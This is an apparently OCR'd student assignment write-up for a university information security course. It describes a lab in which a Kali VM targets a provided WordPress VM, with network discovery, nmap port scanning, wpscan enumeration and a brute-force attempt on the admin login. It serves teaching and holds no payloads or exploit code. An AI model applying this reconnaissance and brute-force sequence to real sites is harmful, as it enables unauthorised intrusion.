
National University of Computer and Emerging Sciences, Lahore Campus

	Course Name:	**Information Security**	**Course Code:**	**CS3002**
	Program:	**BS (Computer Science)**	**Semester:**	**Fall 2022**
	Section:	**7H**	**Total Marks:**	
	Date:	**19-Sep-2022**	**Weight:**	
	Exam Type:	**Assignment 1**	**Page(s):**	**1**
Student Name: Zaviyaar Bin Irfan			**Roll No.** 19L-2225	


Access the admin dashboard of web application.

Prerequisites:


- ✓ Install VM box → https://www.virtualbox.org/wiki/Download_Old_Builds_6_0




- ✓ Install extension pack → https://download.virtualbox.org/virtualbox/6.0.24/Oracle_VM_VirtualBox_Extension_Pack-6.0.24.vbox-extpack
- ✓ Download Kali Linux VM → https://www.kali.org/get-kali/#kali-virtual-machines




- ✓ Run *update* and *upgrade* commands on Kali Linux VM




✓ Build another VM (Target Machine) in virtual box by importing appliance (BSCS Fall 2022) available in the assignment folder.



✓ Change the VMs network settings accordingly, so that VMs can communicate and pass traffic to each other.


Oracle VM VirtualBox Manager
File Machine Help
Tools
kali-linux-2022.3-virtualbox-amd
Powered Off
BSCS Fall 2022
Powered Off
BSCS Fall 2022 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to: Bridged Adapter
Name: Intel(R) Dual Band Wireless-AC 8265
Advanced
OK
Cancel
Preview
BSCS Fall 2022
Network
Adapter 1: Intel PRO/1000 MT Desktop (Bridged Adapter, Intel(R) Dual Band Wireless-AC 8265)
USB
USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)
Shared folders
None
31°C Clear
8:23 PM
10/5/2022



Oracle VM VirtualBox Manager
File Machine Help
Tools
kali-linux-2022.3-virtualbox-...
Powered Off
BSCS Fall 2022
Powered Off
kali-linux-2022.3-virtualbox-amd64 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to: Bridged Adapter
Name: Intel(R) Dual Band Wireless-AC 8265
Advanced
OK
Cancel
Preview
kali-linux-2022.3-virtualbox-amd64
Network
Adapter 1: Intel PRO/1000 MT Desktop (Bridged Adapter, Intel(R) Dual Band Wireless-AC 8265)
USB
USB Controller: OHCI
Device Filters: 0 (0 active)
Shared folders
None
31°C Clear
8:23 PM
10/5/2022

The summary of the steps required in solving are given below:

Getting the target machine IP address

The first step to identify the target machine IP address; since we are running the virtual machine in the same network, we can identify the target machine IP address by running the netdiscover command.


Command Used: netdiscover



Getting open port details

After getting the target machine IP address, the next step is to find out the open ports and services available on the machine. We will use the Nmap tool for this, as it works effectively. The Nmap tool is by default available on Kali Linux.

Command Used: nmap





Enumerating and Identifying Vulnerability in WordPress.

We opened the target machine IP address on the browser to see the running web application. The admin page was accessible, we tried some of the most common username and password

combinations, but it could not work here. Due to its open-source nature, WordPress is one of the most vulnerable CMSes if not updated on regular intervals. So, we decided to run a WordPress vulnerability scanner on this website.

Command Used: wpscan







Brute forcing on WordPress login.


There are multiple tools available in Kali Linux for brute forcing attacks such as Burp Suite, Hydra. However, WPScanner is also capable for doing brute force on WordPress website. So, using the username found during enumeration, launch bruit force attack to find out the password.

